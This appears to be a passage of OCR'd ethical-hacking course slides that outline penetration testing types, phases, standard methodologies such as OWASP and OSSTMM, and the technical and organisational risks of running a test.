
- An approach where a team of ethical hackers performs penetration test on an information system with **no or very limited access** to the organization's internal resources
- The penetration test may be conducted **with** or **without** warning
- The goal is to **detect network** and **system vulnerabilities** and **check security** from an attacker's perspective of the network, system, or information accessibility

Types of Penetration Testing

C|EH

Black-box	**No prior knowledge** of the infrastructure to be tested • Blind Testing • Double Blind Testing
White-box	**Complete knowledge** of the infrastructure to be tested
Grey-box	**Limited knowledge** of the infrastructure to be tested

Notes: ______________________________



Phases of Penetration Testing

Pre-attack Phase


- Planning and preparation
- Methodology designing
- Network information gathering

Attack Phase

- Penetrating the perimeter
- Acquiring the target
- Escalating privileges
- Execution, implementing, and retracting

Post-attack Phase

- Reporting
- Clean-up
- Artifact destruction



Security Testing Methodology

- Security or pen testing methodology refers to a methodological approach aimed to **discover and verify vulnerabilities in the security mechanisms of an information system**; thus enabling administrators to apply appropriate security controls to protect critical data and business functions

Examples of Security Testing Methodologies

OWASP	An open-source application security project that **assists the organizations in purchasing, developing and maintaining software tools**, software applications, and knowledge-based documentation for Web application security
OSSTMM	A peer-reviewed methodology for performing **high-quality security tests** such as methodology tests: data controls, fraud and social engineering control levels, computer networks, wireless devices, mobile devices, physical security access controls and various security processes
ISSAF	An open source project aimed at providing security assistance for professionals. The mission of ISSAF is to "**research**, **develop**, **publish**, and **promote** a complete and practical generally accepted information systems security assessment framework"
EC-Council LPT Methodology	LPT Methodology is an industry accepted and comprehensive **information system security auditing framework**

Notes:

Risks Associated with Penetration Testing

- Careful engagement, planning, and execution is required to avoid any risks associated with penetration testing
- There are certain risks that organizations may face when they plan to conduct a penetration test

- Some of the risks arising from penetration testing are:
  - Testers can gain access to the protected or sensitive data after a successful penetration test attempt
  - Testers can obtain information about the vulnerabilities existing in the organizational infrastructure
  - DoS penetration testing can bring the organization's services down
  - Using certain pretexts in social engineering, a penetration attempt can make employees feel uneasy

- Organizations can avoid such risks by signing NDA and other legal documents, which include details about what is allowed and not allowed to the penetration testing team

Types of Risks Arising During Penetration Testing

- During the penetration test, some of the activities may pose certain risks and cause the organization unwanted situations such as a denial of service conditions, being locked out critical accounts, or crashing critical servers and applications

Types of risks that come with penetration testing

Technical Risks:

- Directly arises with targets in the production environment
- Example include:
  - Failure of the target
  - Disruption of service
  - Loss or exposure of sensitive data

